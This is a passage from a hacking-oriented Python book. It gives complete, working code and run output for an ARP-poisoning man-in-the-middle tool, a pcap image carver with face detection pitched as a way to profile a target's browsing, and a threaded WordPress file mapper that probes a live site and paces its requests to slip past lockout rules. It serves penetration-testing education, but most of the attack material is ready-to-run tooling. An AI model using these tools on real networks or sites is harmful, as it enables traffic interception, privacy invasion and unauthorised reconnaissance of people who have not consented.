We pass in the target IP address and create a packet ❶. The Ether function specifies that this packet is to be broadcast, and the ARP function specifies the request for the MAC address, asking each node whether it has the target IP. We send the packet with the Scapy function `srp` ❷, which sends and receives a packet on network layer 2. We get the answer in the `resp` variable, which should contain the Ether layer source (the MAC address) for the target IP.

Next, let's begin writing the Arper class:

```

class Arper():
    ❶ def __init__(self, victim, gateway, interface='en0'):
        self.victim = victim
        self.victimmac = get_mac(victim)
        self.gateway = gateway
        self.gatewaymac = get_mac(gateway)
        self.interface = interface
        conf.iface = interface
        conf.verb = 0

```

```

❷ print(f'Initialized {interface}:')
  print(f'Gateway ({gateway}) is at {self.gatewaymac}.')
  print(f'Victim ({victim}) is at {self.victimmac}.')
  print('-'*30)

```

We initialize the class with the victim and gateway IPs and specify the interface to use (en0 is the default) ❶. With this info, we populate the object variables `interface`, `victim`, `victimmac`, `gateway`, and `gatewaymac`, printing the values to the console ❷.

Within the `Arper` class we write the `run` function, which is the entry point for the attack:

```

def run(self):
    ❶ self.poison_thread = Process(target=self.poison)
      self.poison_thread.start()

    ❷ self.sniff_thread = Process(target=self.sniff)
      self.sniff_thread.start()

```

The `run` method performs the main work of the `Arper` object. It sets up and runs two processes: one to poison the ARP cache ❶ and another so we can watch the attack in progress by sniffing the network traffic ❷.

The `poison` method creates the poisoned packets and sends them to the victim and the gateway:

```

def poison(self):
    ❶ poison_victim = ARP()
      poison_victim.op = 2
      poison_victim.psrc = self.gateway
      poison_victim.pdst = self.victim
      poison_victim.hwdst = self.victimmac
      print(f'ip src: {poison_victim.psrc}')
      print(f'ip dst: {poison_victim.pdst}')
      print(f'mac dst: {poison_victim.hwdst}')
      print(f'mac src: {poison_victim.hwsrc}')
      print(poison_victim.summary())
      print('-'*30)

    ❷ poison_gateway = ARP()
      poison_gateway.op = 2
      poison_gateway.psrc = self.victim
      poison_gateway.pdst = self.gateway
      poison_gateway.hwdst = self.gatewaymac

      print(f'ip src: {poison_gateway.psrc}')
      print(f'ip dst: {poison_gateway.pdst}')
      print(f'mac dst: {poison_gateway.hwdst}')
      print(f'mac_src: {poison_gateway.hwsrc}')
      print(poison_gateway.summary())
      print('-'*30)
      print(f'Beginning the ARP poison. [CTRL-C to stop]')

    ❸ while True:
        sys.stdout.write('.')
        sys.stdout.flush()

```

```

try:
    send(poison_victim)
    send(poison_gateway)
❹ except KeyboardInterrupt:
    self.restore()
    sys.exit()
else:
    time.sleep(2)

```

The `poison` method sets up the data we'll use to poison the victim and the gateway. First, we create a poisoned ARP packet intended for the victim ❶. Likewise, we create a poisoned ARP packet for the gateway ❷. We poison the gateway by sending it the victim's IP address but the attacker's MAC address. Likewise, we poison the victim by sending it the gateway's IP address but the attacker's MAC address. We print all of this information to the console so we can be sure of our packets' destinations and payloads.

Next, we start sending the poisoned packets to their destinations in an infinite loop to make sure that the respective ARP cache entries remain poisoned for the duration of the attack ❸. The loop will continue until you press CTRL-C (KeyboardInterrupt) ❹, in which case we restore things to normal (by sending the correct information to the victim and the gateway, undoing our poisoning attack).

In order to see and record the attack as it happens, we sniff the network traffic with the `sniff` method:

```

def sniff(self, count=100):
    ❶ time.sleep(5)
    print(f'Sniffing {count} packets')
    ❷ bpf_filter = "ip host %s" % victim
    ❸ packets = sniff(count=count, filter=bpf_filter, iface=self.interface)
    ❹ wrpcap('arper.pcap', packets)
    print('Got the packets')
    ❺ self.restore()
    self.poison_thread.terminate()
    print('Finished.')

```

The `sniff` method sleeps for five seconds ❶ before it starts sniffing in order to give the poisoning thread time to start working. It sniffs for a number of packets (100 by default) ❸, filtering for packets that have the victim's IP ❷. Once we've captured the packets, we write them to a file called `arper.pcap` ❹, restore the ARP tables to their original values ❺, and terminate the poison thread.

Finally, the `restore` method puts the victim and gateway machines back to their original state by sending correct ARP information to each machine:

```

def restore(self):
    print('Restoring ARP tables...')
    ❶ send(ARP(
        op=2,
        psrc=self.gateway,
        hwsrc=self.gatewaymac,

```

```

        pdst=self.victim,
        hwdst='ff:ff:ff:ff:ff:ff'),
        count=5)
❷ send(ARP(
    op=2,
    psrc=self.victim,
    hwsrc=self.victimmac,
    pdst=self.gateway,
    hwdst='ff:ff:ff:ff:ff:ff'),
    count=5)

```

The restore method could be called from either the poison method (if you hit CTRL-C) or the sniff method (when the specified number of packets have been captured). It sends the original values for the gateway IP and MAC addresses to the victim ❶, and it sends the original values for the victim's IP and MAC to the gateway ❷.

Let's take this bad boy for a spin!

Kicking the Tires

Before we begin, we need to first tell the local host machine that we can forward packets along to both the gateway and the target IP address. If you are on your Kali VM, enter the following command into your terminal:

```
#:> echo 1 > /proc/sys/net/ipv4/ip_forward
```

If you are an Apple fanatic, use the following command:

```
#:> sudo sysctl -w net.inet.ip.forwarding=1
```

Now that we have IP forwarding in place, let's fire up the script and check the ARP cache of the target machine. From your attacking machine, run the following (as root):

```
#:> python arper.py 192.168.1.193 192.168.1.254 en0
Initialized en0:
Gateway (192.168.1.254) is at 20:e5:64:c0:76:d0.
Victim (192.168.1.193) is at 38:f9:d3:63:5c:48.
-----
ip src: 192.168.1.254
ip dst: 192.168.1.193
mac dst: 38:f9:d3:63:5c:48
mac src: a4:5e:60:ee:17:5d
ARP is at a4:5e:60:ee:17:5d says 192.168.1.254
-----
ip src: 192.168.1.193
ip dst: 192.168.1.254
mac dst: 20:e5:64:c0:76:d0
mac_src: a4:5e:60:ee:17:5d
ARP is at a4:5e:60:ee:17:5d says 192.168.1.193
-----
Beginning the ARP poison. [CTRL-C to stop]
...Sniffing 100 packets

```



```
.....Got the packets
Restoring ARP tables...
Finished.
```

Awesome! No errors or other weirdness. Now let's validate the attack on the target machine. While the script was in the process of capturing the 100 packets, we displayed the ARP table on the victim device with the arp command:

```
MacBook-Pro:~ victim$ arp -a
kali.attlocal.net (192.168.1.203) at a4:5e:60:ee:17:5d on en0 ifscope
dsldevice.attlocal.net (192.168.1.254) at a4:5e:60:ee:17:5d on en0 ifscope
```

You can now see that the poor victim now has a poisoned ARP cache, whereas the gateway now has the same MAC address as the attacking computer. You can clearly see in the entry above the gateway that I'm attacking from 192.168.1.203. When the attack has finished capturing packets, you should see an *arper.pcap* file in the same directory as your script. You can of course do things such as force the target computer to proxy all of its traffic through a local instance of Burp or do any number of other nasty things. You might want to hang on to that pcap file for the next section on PCAP processing—you never know what you might find!

PCAP Processing

Wireshark and other tools like Network Miner are great for interactively exploring packet capture files, but there will be times when you want to slice and dice pcap files using Python and Scapy. Some great use cases are generating fuzzing test cases based on captured network traffic or even something as simple as replaying traffic that you have previously captured.

We'll take a slightly different spin on this and attempt to carve out image files from HTTP traffic. With these image files in hand, we will use OpenCV,² a computer vision tool, to attempt to detect images that contain human faces so that we can narrow down images that might be interesting. You can use the previous ARP poisoning script to generate the pcap files, or you could extend the ARP poisoning sniffer to do on-the-fly facial detection of images while the target is browsing.

This example will perform two separate tasks: carving images out of HTTP traffic and detecting faces in those images. To accommodate this, we'll create two programs so that you can choose to use them separately, depending on the task at hand. You could also use the programs in sequence, as we'll do here. The first program, *recapper.py*, analyzes a pcap file, locates any images that are present in the streams contained in the pcap file, and writes those images to disk. The second program, *detector.py*, analyzes each of those image files to determine if it contains a face. If it does, it writes a new image to disk, adding a box around each face in the image.

2. Check out OpenCV here: <http://www.opencv.org/>.

Let's get started by dropping in the code necessary to perform the PCAP analysis. In the following code we'll use a `namedtuple`, a Python data structure with fields accessible by attribute lookup. A standard tuple enables you to store a sequence of immutable values; they're almost like lists, except you can't change a tuple's value. The standard tuple uses numerical indexes to access its members:

```
point = (1.1, 2.5)
print(point[0], point[1])
```

A `namedtuple`, on the other hand, behaves the same as a regular tuple except that it can access fields through their names. This makes for much more readable code and is also more memory-efficient than a dictionary. The syntax to create a `namedtuple` requires two arguments: the tuple's name and a space-separated list of field names. For example, say you want to create a data structure called `Point` with two attributes: `x` and `y`. You'd define it as follows:

```
Point = namedtuple('Point', ['x', 'y'])
```

Then you could create a `Point` object named `p` with the code `p = Point(35,65)`, for example, and refer to its attributes just like those of a class: `p.x` and `p.y` refer to the `x` and `y` attributes of a particular `Point` `namedtuple`. That is much easier to read than code referring to the index of some item in a regular tuple. In our example, say you create a `namedtuple` called `Response` with the following code:

```
Response = namedtuple('Response', ['header', 'payload'])
```

Now, instead of referring to an index of a normal tuple, you can use `Response.header` or `Response.payload`, which is much easier to understand.

Let's use that information in this example. We'll read a pcap file, reconstitute any images that were transferred, and write the images to disk. Open `recapper.py` and enter the following code:

```
from scapy.all import TCP, rdpcap
import collections
import os
import re
import sys
import zlib
```

- ❶ `OUTDIR = '/root/Desktop/pictures'`
`PCAPS = '/root/Downloads'`
- ❷ `Response = collections.namedtuple('Response', ['header', 'payload'])`
- ❸ `def get_header(payload):`
`pass`

```

❶ def extract_content(Response, content_name='image'):
    pass

class Recapper:
    def __init__(self, fname):
        pass
    ❷ def get_responses(self):
        pass

    ❸ def write(self, content_name):
        pass

if __name__ == '__main__':
    pfile = os.path.join(PCAPS, 'pcap.pcap')
    recapper = Recapper(pfile)
    recapper.get_responses()
    recapper.write('image')

```

This is the main skeleton logic of the entire script, and we'll add in the supporting functions shortly. We set up the imports and then specify the location of the directory in which to output the images and the location of the pcap file to read ❶. Then we define a namedtuple called `Response` to have two attributes: the packet header and packet payload ❷. We'll create two helper functions to get the packet header ❸ and extract the contents ❹ that we'll use with the `Recapper` class we'll define to reconstitute the images present in the packet stream. Besides `__init__`, the `Recapper` class will have two methods: `get_responses`, which will read responses from the pcap file ❺, and `write`, which will write image files contained in the responses to the output directory ❻.

Let's start filling out this script by writing the `get_header` function:

```

def get_header(payload):
    try:
        header_raw = payload[:payload.index(b'\r\n\r\n')+2] ❶
    except ValueError:
        sys.stdout.write('-')
        sys.stdout.flush()
        return None ❷

    header = dict(re.findall(r'(?P<name>.*?): (?P<value>.*?)\r\n', header_raw.decode())) ❸
    if 'Content-Type' not in header: ❹
        return None
    return header

```

The `get_header` function takes the raw HTTP traffic and spits out the headers. We extract the header by looking for the portion of the payload that starts at the beginning and ends with a couple of carriage return and newline pairs ❶. If the payload doesn't match that pattern, we'll get a `ValueError`, in which case we just write a dash (-) to the console and

return ❷. Otherwise, we create a dictionary (header) from the decoded payload, splitting on the colon so that the key is the part before the colon and the value is the part after the colon ❸. If the header has no key called 'Content-Type', we return None to indicate that the header doesn't contain the data we want to extract ❹. Now let's write a function to extract the content from the response:

```
def extract_content(Response, content_name='image'):
    content, content_type = None, None
    ❶ if content_name in Response.header['Content-Type']:
        ❷ content_type = Response.header['Content-Type'].split('/')[1]
        ❸ content = Response.payload[Response.payload.index(b'\r\n\r\n')+4:]

        ❹ if 'Content-Encoding' in Response.header:
            if Response.header['Content-Encoding'] == "gzip":
                content = zlib.decompress(Response.payload, zlib.MAX_WBITS | 32)
            elif Response.header['Content-Encoding'] == "deflate":
                content = zlib.decompress(Response.payload)

    ❺ return content, content_type
```

The `extract_content` function takes the HTTP response and the name for the content type we want to extract. Recall that `Response` is a `namedtuple` with two parts: the header and the payload.

If the content has been encoded ❹ with a tool like `gzip` or `deflate`, we decompress the content using the `zlib` module. For any response that contains an image, the header will have the name `image` in the `Content-Type` attribute (for example `image/png` or `image/jpg`) ❶. When that occurs, we create a variable named `content_type` with the actual content type specified in the header ❷. We create another variable to hold the content itself, which is everything in the payload after the header ❸. Finally, we return a tuple of the content and `content_type` ❺.

With those two helper functions complete, let's fill out the `Recapper` methods:

```
class Recapper:
    ❶ def __init__(self, fname):
        pcap = rdpcap(fname)
        ❷ self.sessions = pcap.sessions()
        ❸ self.responses = list()
```

First, we initialize the object with the name of the `pcap` file we want to read ❶. We take advantage of a beautiful feature of `Scapy` to automatically separate each TCP session ❷ into a dictionary that contains each complete TCP stream. Finally, we create an empty list called `responses` that we're about to fill in with the responses from the `pcap` file ❸.

In the `get_responses` method we will traverse the packets to find each separate `Response` and add each one to the list of responses present in the packet stream:

```
def get_responses(self):
    ❶ for session in self.sessions:
        payload = b''
        ❷ for packet in self.sessions[session]:
            try:
                ❸ if packet[TCP].dport == 80 or packet[TCP].sport == 80:
                    payload += bytes(packet[TCP].payload)
            except IndexError:
                ❹ sys.stdout.write('x')
                sys.stdout.flush()

    if payload:
        ❺ header = get_header(payload)
        if header is None:
            continue
        ❻ self.responses.append(Response(header=header, payload=payload))
```

In the `get_responses` method, we iterate over the sessions dictionary ❶, then over the packets within each session ❷. We filter the traffic so we only get packets with a destination or source port of 80 ❸. Then we concatenate the payload of all of the traffic into a single buffer called `payload`. This is effectively the same as right-clicking a packet in Wireshark and selecting Follow TCP Stream. If we don't succeed in appending to the payload variable (most likely because there is no TCP in the packet), we print an `x` to the console and keep going ❹.

Then, after we've reassembled the HTTP data, if the `payload` byte string is not empty, we pass it off to the HTTP header-parsing function `get_header` ❺, which enables us to inspect the HTTP headers individually. Finally, we append the `Response` to the responses list ❻.

Finally, we go through the list of responses and, if the response contains an image, we write the image to disk with the `write` method:

```
def write(self, content_name):
    ❶ for i, response in enumerate(self.responses):
        ❷ content, content_type = extract_content(response, content_name)
        if content and content_type:
            fname = os.path.join(OUTDIR, f'ex_{i}.{content_type}')
            print(f'Writing {fname}')
            with open(fname, 'wb') as f:
                ❸ f.write(content)
```

With the extraction work complete, the `write` method has only to iterate over the responses ❶, extract the content ❷, and write that content to a file ❸. The file is created in the output directory with the names formed by

the counter from the `enumerate` built-in function and the `content_type` value. For example, a resulting image name might be `ex_2.jpg`. When we run the program, we create a `Recapper` object, call its `get_responses` method to find all the responses in the pcap file, and then write the extracted images from those responses to disk.

In the next program, we'll examine each image to determine if it has a human face in it. For each image that contains a face, we'll write a new image to disk, adding a box around the face in the image. Open up a new file named `detector.py`:

```
import cv2
import os

ROOT = '/root/Desktop/pictures'
FACES = '/root/Desktop/faces'
TRAIN = '/root/Desktop/training'

def detect(srcdir=ROOT, tgtdir=FACES, train_dir=TRAIN):
    for fname in os.listdir(srcdir):
        ❶ if not fname.upper().endswith('.JPG'):
            continue
        fullname = os.path.join(srcdir, fname)
        newname = os.path.join(tgtdir, fname)
        ❷ img = cv2.imread(fullname)
        if img is None:
            continue

        gray = cv2.cvtColor(img, cv2.COLOR_BGR2GRAY)
        training = os.path.join(train_dir, 'haarcascade_frontalface_alt.xml')
        ❸ cascade = cv2.CascadeClassifier(training)
        rects = cascade.detectMultiScale(gray, 1.3, 5)
        try:
            ❹ if rects.any():
                print('Got a face')
                ❺ rects[:, 2:] += rects[:, :2]
        except AttributeError:
            print(f'No faces found in {fname}.')
            continue

        # highlight the faces in the image
        for x1, y1, x2, y2 in rects:
            ❻ cv2.rectangle(img, (x1, y1), (x2, y2), (127, 255, 0), 2)
        ❼ cv2.imwrite(newname, img)

if name == '__main__':
    detect()
```

The `detect` function receives the source directory, the target directory, and the training directory as input. It iterates over the JPG files in the source directory. (Since we're looking for faces, the images are presumably photographs, so they're most likely saved as `.jpg` files ❶.) We then read



```
...  
#:> python detector.py  
Got a face  
Got a face  
...  
#:>
```

You might see a number of error messages being produced by OpenCV due to the fact that some of the images we fed into it may be corrupt or partially downloaded or their format might not be supported. (We'll leave building a robust image extraction and validation routine as a homework assignment for you.) If you crack open your *faces* directory, you should see a number of files with faces and magic green boxes drawn around them.

This technique can be used to determine what types of content your target is looking at, as well as to discover likely approaches via social engineering. You can, of course, extend this example beyond using it against carved images from PCAPs and use it in conjunction with web crawling and parsing techniques described in later chapters.

5

WEB HACKERY



The ability to analyze web applications is an absolutely critical skill for any attacker or penetration tester. In most modern networks, web applications present the largest attack surface and therefore are also the most common avenue for gaining access to the web applications themselves.

You'll find a number of excellent web application tools written in Python, including w3af and sqlmap. Quite frankly, topics such as SQL injection have been beaten to death, and the tooling available is mature enough that we don't need to reinvent the wheel. Instead, we'll explore the basics of interacting with the web using Python and then build on this knowledge to create reconnaissance and brute-force tooling. By creating a few different tools, you should learn the fundamental skills you need to build any type of web application assessment tool that your particular attack scenario calls for.

In this chapter, we'll look at three scenarios for attacking a web app. In the first scenario, you know the web framework that the target uses, and that framework happens to be open source. A web app framework contains many files and directories within directories within directories. We'll create a map that shows the hierarchy of the web app locally and use that information to locate the real files and directories on the live target. In the second scenario, you know only the URL for your target, so we'll resort to brute forcing the same kind of mapping by using a word list to generate a list of filepaths and directory names that may be present on the target. We'll then attempt to connect to the resulting list of possible paths against a live target. In the third scenario, you know the base URL of your target and its login page. We'll examine the login page and use a word list to brute-force a login.

Web Libraries

We'll start by going over the libraries you can use to interact with web services. When performing network-based attacks, you may be using your own machine or a machine inside the network you're attacking. If you are on a compromised machine, you'll have to make do with what you've got, which might be a bare-bones Python 2.x or Python 3.x installation. We'll take a look at what you can do in those situations using the standard library. For the remainder of the chapter, however, we'll assume you're on your attacker machine using the most up-to-date packages.

The urllib2 Library for Python 2.x

You'll see the urllib2 library used in code written for Python 2.x. It's bundled into the standard library. Much like the socket library for writing network tooling, people use the urllib2 library when creating tools to interact with web services. Let's take a look at code that makes a very simple GET request to the No Starch Press website:

```
import urllib2
url = 'https://www.nostarch.com'
❶ response = urllib2.urlopen(url) # GET
❷ print(response.read())
response.close()
```

This is the simplest example of how to make a GET request to a website. We pass in a URL to the urlopen function ❶, which returns a file-like object that allows us to read back the body of what the remote web server returns ❷. As we're just fetching the raw page from the No Starch website, no JavaScript or other client-side languages will execute.

In most cases, however, you'll want more fine-grained control over how you make these requests, including being able to define specific headers, handle cookies, and create POST requests. The urllib2 library includes

a Request class that gives you this level of control. The following example shows you how to create the same GET request by using the Request class and by defining a custom User-Agent HTTP header:

```
import urllib2
url = "https://www.nostarch.com"
❶ headers = {'User-Agent': "Googlebot"}

❷ request = urllib2.Request(url,headers=headers)
❸ response = urllib2.urlopen(request)

print(response.read())
response.close()
```

The construction of a Request object is slightly different from our previous example. To create custom headers, we define a headers dictionary ❶, which allows us to then set the header keys and values we want to use. In this case, we'll make our Python script appear to be the Googlebot. We then create our Request object and pass in the url and the headers dictionary ❷, and then pass the Request object to the urlopen function call ❸. This returns a normal file-like object that we can use to read in the data from the remote website.

The urllib Library for Python 3.x

In Python 3.x, the standard library provides the urllib package, which splits the capabilities from the urllib2 package into the urllib.request and urllib.error subpackages. It also adds URL-parsing capability with the subpackage urllib.parse.

To make an HTTP request with this package, you can use the request as a context manager using the with statement. The resulting response should contain a byte string. Here's how to make a GET request:

```
❶ import urllib.parse
import urllib.request

❷ url = 'http://boodelyboo.com'
❸ with urllib.request.urlopen(url) as response: # GET
    ❹ content = response.read()

print(content)
```

Here we import the packages we need ❶ and define the target URL ❷. Then, using the urlopen method as a context manager, we make the request ❸ and read the response ❹.

To create a POST request, pass a data dictionary to the request object, encoded as bytes. This data dictionary should have the key-value pairs that the target web app expects. In this example, the `info` dictionary contains the credentials (`user`, `passwd`) needed to log in to the target website:

```
info = {'user': 'tim', 'passwd': '31337'}
❶ data = urllib.parse.urlencode(info).encode() # data is now of type bytes

❷ req = urllib.request.Request(url, data)
with urllib.request.urlopen(req) as response: # POST
    ❸ content = response.read()

print(content)
```

We encode the data dictionary that contains the login credentials to make it a bytes object ❶, put it into the POST request ❷ that transmits the credentials, and receive the web app response to our login attempt ❸.

The requests Library

Even the official Python documentation recommends using the `requests` library for a higher-level HTTP client interface. It's not in the standard library, so you have to install it. Here's how to do so using `pip`:

```
pip install requests
```

The `requests` library is useful because it can automatically handle cookies for you, as you'll see in each example that follows, but especially in the example where we attack a WordPress site in the section “Brute-Forcing HTML Form Authentication” on page **XX**. To make an HTTP request, do the following:

```
import requests
url = 'http://boodelyboo.com'
response = requests.get(url) # GET

data = {'user': 'tim', 'passwd': '31337'}
❶ response = requests.post(url, data=data) # POST
❷ print(response.text) # response.text = string; response.content = bytestring
```

We create the `url`, the request, and a data dictionary containing the `user` and `passwd` keys. Then we post that request ❶ and print the `text` attribute (a string) ❷. If you would rather work with a byte string, use the `content` attribute returned from the post. You'll see an example of that in the section “Brute-Forcing HTML Form Authentication” on page **XX**.

The lxml and BeautifulSoup Packages

Once you have an HTTP response, either the `lxml` or `BeautifulSoup` package can help you parse the contents. Over the past few years, these two packages have become more similar; you can use the `lxml` parser with the

BeautifulSoup package and the BeautifulSoup parser with the lxml package. You'll see code from other hackers that use one or the other. The lxml package provides a slightly faster parser, while the BeautifulSoup package has logic to automatically detect the target HTML page's encoding. We will use the lxml package here. Install either package with pip:

```
pip install lxml
pip install beautifulsoup4
```

Suppose you have the HTML content from a request stored in a variable named `content`. Using `lxml`, you could retrieve the content and parse the links as follows:

```
❶ from io import BytesIO
   from lxml import etree

   import requests

   url = 'https://nostarch.com'
❷ r = requests.get(url) # GET
   content = r.content # content is of type 'bytes'

   parser = etree.HTMLParser()
❸ content = etree.parse(BytesIO(content), parser=parser) # Parse into tree
❹ for link in content.findall('//a'): # find all "a" anchor elements.
    ❺ print(f"{link.get('href')} -> {link.text}")
```

We import the `BytesIO` class from the `io` module ❶ because we'll need it in order to use a byte string as a file object when we parse the HTTP response. Next, we perform the GET request as usual ❷ and then use the `lxml` HTML parser to parse the response. The parser expects a file-like object or a filename. The `BytesIO` class enables us to use the returned byte string content as a file-like object to pass to the `lxml` parser ❸. We use a simple query to find all the `a` (anchor) tags that contain links in the returned content ❹ and print the results. Each anchor tag defines a link. Its `href` attribute specifies the URL of the link.

Note the use of the f-string ❺ that actually does the writing. In Python 3.6 and later, you can use f-strings to create strings containing variable values enclosed inside braces. This allows you to easily do things like include the result of a function call (`link.get('href')`) or a plain value (`link.text`) in your string.

Using `BeautifulSoup`, you can do the same kind of parsing with this code. As you can see, the technique is very similar to our last example using `lxml`:

```
from bs4 import BeautifulSoup as bs
import requests
url = 'http://bing.com'
r = requests.get(url)
❶ tree = bs(r.text, 'html.parser') # Parse into tree
❷ for link in tree.find_all('a'): # find all "a" anchor elements.
    ❺ print(f"{link.get('href')} -> {link.text}")
```

The syntax is almost identical. We parse the content into a tree ❶, iterate over the links (a, or anchor, tags) ❷, and print the target (href attribute) and the link text (link.text) ❸.

If you're working from a compromised machine, you'll likely avoid installing these third-party packages to keep from making too much network noise, so you're stuck with whatever you have on hand, which may be a bare-bones Python 2 or Python 3 installation. That means you'll use the standard library (`urllib2` or `urllib`, respectively).

In the examples that follow, we assume you're on your attacking box, which means you can use the `requests` package to contact web servers and `lxml` to parse the output you retrieve.

Now that you have the fundamental means to talk to web services and websites, let's create some useful tooling for any web application attack or penetration test.

Mapping Open Source Web App Installations

Content management systems (CMSs) and blogging platforms such as Joomla, WordPress, and Drupal make starting a new blog or website simple, and they're relatively common in a shared hosting environment or even an enterprise network. All systems have their own challenges in terms of installation, configuration, and patch management, and these CMS suites are no exception. When an overworked sysadmin or a hapless web developer doesn't follow all security and installation procedures, it can be easy pickings for an attacker to gain access to the web server.

Because we can download any open source web application and locally determine its file and directory structure, we can create a purpose-built scanner that can hunt for all files that are reachable on the remote target. This can root out leftover installation files, directories that should be protected by `.htaccess` files, and other goodies that can assist an attacker in getting a toehold on the web server. This project also introduces you to using Python `Queue` objects, which allow us to build a large, thread-safe stack of items and have multiple threads pick items for processing. This will enable our scanner to run very rapidly. Also, we can trust that we won't have race conditions since we're using a queue, which is thread-safe, rather than a list.

Mapping the WordPress Framework

Suppose you know that your web app target uses the WordPress framework. Let's see what a WordPress installation looks like. Download and unzip a local copy of WordPress. You can get the latest version from <https://wordpress.org/download/>. Here, we're using version 5.4 of WordPress. Even though the file's layout may differ from the live server you're targeting, it provides us with a reasonable starting place for finding files and directories present in most versions.

To get a map of the directories and filenames that come in a standard WordPress distribution, create a new file named *mapper.py*. Let's write a function called `gather_paths` to walk down the distribution, inserting each full filepath into a queue called `web_paths`:

```
import contextlib
import os
import queue
import requests
import sys
import threading
import time

FILTERED = [".jpg", ".gif", ".png", ".css"]
❶ TARGET = "http://boodelyboo.com/wordpress"
THREADS = 10

answers = queue.Queue()
❷ web_paths = queue.Queue()

def gather_paths():
    ❸ for root, _, files in os.walk('.'):
        for fname in files:
            if os.path.splitext(fname)[1] in FILTERED:
                continue
            path = os.path.join(root, fname)
            if path.startswith('.'):
                path = path[1:]
            print(path)
            web_paths.put(path)

@contextlib.contextmanager
❹ def chdir(path):
    """
    On enter, change directory to specified path.
    On exit, change directory back to original.
    """
    this_dir = os.getcwd()
    os.chdir(path)
    try:
        ❺ yield
    finally:
        ❻ os.chdir(this_dir)

if __name__ == '__main__':
    ❽ with chdir("/home/tim/Downloads/wordpress"):
        gather_paths()
        input('Press return to continue.')
```

We begin by defining the remote target website **❶** and creating a list of file extensions that we aren't interested in fingerprinting. This list can be different depending on the target application, but in this case we chose

to omit images and style sheet files. Instead, we're targeting HTML or text files, which are more likely to contain information useful for compromising the server. The `answers` variable is the `Queue` object where we'll put the file-paths we've located locally. The `web_paths` variable ❷ is a second `Queue` object where we'll store the files that we'll attempt to locate on the remote server. Within the `gather_paths` function, we use the `os.walk` function ❸ to walk through all of the files and directories in the local web application directory. As we walk through the files and directories, we build the full paths to the target files and test them against the list stored in `FILTERED` to make sure we are looking for only the file types we want. For each valid file we find locally, we add it to the `web_paths` variable's `Queue`.

The `chdir` context manager ❹ needs a bit of explanation. Context managers provide a cool programming pattern, especially if you're forgetful or just have too much to keep track of and want to simplify your life. You'll find them helpful when you've opened something and need to close it, locked something and need to release it, or changed something and need to reset it. You're probably familiar with built-in file managers like `open` to open a file or socket to use a socket.

Generally, you create a context manager by creating a class with `__enter__` and `__exit__` methods. The `__enter__` method returns the resource that needs to be managed (like a file or socket) and the `__exit__` method performs the cleanup operations (like closing a file, for example).

However, in situations where you don't need as much control, you can use the `@contextlib.contextmanager` to create a simple context manager that converts a generator function into a context manager.

This `chdir` function enables you to execute code inside a different directory and guarantees that, when you exit, you'll be returned to the original directory. The `chdir` generator function initializes the context by saving the original directory and changing into the new one, yields control back to `gather_paths` ❺, and then reverts to the original directory ❻.

Notice that the `chdir` function definition contains `try` and `finally` blocks. You'll often encounter `try/except` statements, but the `try/finally` pair is less common. The `finally` block always executes, regardless of any exceptions raised. We need this here because, no matter whether the directory change succeeds, we want the context to revert to the original directory. A toy example of the `try` block shows what happens for each case:

```
try:
    something_that_might_cause_an_error()
except SomeError as e:
    print(e)           # show the error on the console
    dosomethingelse() # take some alternative action
else:
    everything_is_fine() # this executes only if the try succeeded
finally:
    cleanup()          # this executes no matter what
```

Returning to the mapping code, you can see in the `__main__` block that you use the `chdir` context manager inside a `with` statement ⑦, which calls the generator with the name of the directory in which to execute the code. In this example, we pass in the location where we unzipped the WordPress ZIP file. This location will be different on your machine; make sure you pass in your own location. Entering the `chdir` function saves the current directory name and changes the working directory to the path specified as the argument to the function. It then yields control back to the main thread of execution, which is where the `gather_paths` function is run. Once the `gather_paths` function completes, we exit the context manager, the `finally` clause executes, and the working directory is restored to the original location.

You can, of course, use `os.chdir` manually, but if you forget to undo the change, you'll find your program executing in an unexpected place. By using your new `chdir` context manager, you know that you're automatically working in the right context and that, when you return, you're back to where you were before. You can keep this context manager function in your utilities and use it in your other scripts. Spending time writing clean, understandable utility functions like this pays dividends later, since you will use them over and over.

Execute the program to walk down the WordPress distribution hierarchy and see the full paths printed to the console:

```
(bhp) tim@kali:~/bhp/bhp$ python mapper.py
/license.txt
/wp-settings.php
/xmlrpc.php
/wp-login.php
/wp-blog-header.php
/wp-config-sample.php
/wp-mail.php
/wp-signup.php
--snip--
/readme.html
/wp-includes/class-requests.php
/wp-includes/media.php
/wp-includes/wlwmanifest.xml
/wp-includes/ID3/readme.txt
--snip--
/wp-content/plugins/akismet/_inc/form.js
/wp-content/plugins/akismet/_inc/akismet.js
```

Press return to continue.

Now our `web_paths` variable's `Queue` is full of paths for checking. You can see that we've picked up some interesting results: filepaths present in the local WordPress installation that we can test against a live target WordPress app, including `.txt`, `.js`, and `.xml` files. Of course, you can build additional intelligence into the script to return only files you're interested in, such as files that contain the word "install."

Testing the Live Target

Now that you have the paths to the WordPress files and directories, it's time to do something with them—namely, test your remote target to see which of the files found in your local filesystem are actually installed on the target. These are the files we can attack in a later phase, to brute-force a login or investigate for misconfigurations. Let's add the `test_remote` function to the `mapper.py` file:

```
def test_remote():
    ❶ while not web_paths.empty():
        ❷ path = web_paths.get()
          url = f'{TARGET}{path}'
        ❸ time.sleep(2) # your target may have throttling/lockout.
          r = requests.get(url)
          if r.status_code == 200:
              ❹ answers.put(url)
              sys.stdout.write('+')
          else:
              sys.stdout.write('x')
          sys.stdout.flush()
```

The `test_remote` function is the workhorse of the mapper. It operates in a loop that will keep executing until the `web_paths` variable's `Queue` is empty ❶. On each iteration of the loop, we grab a path from the `Queue` ❷, add it to the target website's base path, and then attempt to retrieve it. If we get a success (indicated by the response code 200), we put that URL into the `answers` queue ❹ and write a + on the console. Otherwise, we write an x on the console and continue the loop.

Some web servers lock you out if you bombard them with requests. That's why we use a `time.sleep` of two seconds ❸ to wait between each request, which hopefully slows the rate of our requests enough to bypass a lockout rule.

Once you know how a target responds, you can remove the lines that write to the console, but when you're first touching the target, writing those + and x characters on the console helps you understand what's going on as you run your test.

Finally, we write the `run` function as the entry point to the mapper application:

```
def run():
    mythreads = list()
    ❶ for i in range(THREADS):
        print(f'Spawning thread {i}')
        ❷ t = threading.Thread(target=test_remote)
          mythreads.append(t)
          t.start()

    for thread in mythreads:
        ❸ thread.join()
```

The run function orchestrates the mapping process, calling the functions just defined. We start 10 threads (defined at the beginning of the script) ❶ and have each thread run the test_remote function ❷. We then wait for all 10 threads to complete (using thread.join) before returning ❸.

Now, we can finish up by adding some more logic to the __main__ block. Replace the file's original __main__ block with this updated code:

```
if __name__ == '__main__':
    ❶ with chdir("/home/tim/Downloads/wordpress"):
        gather_paths()
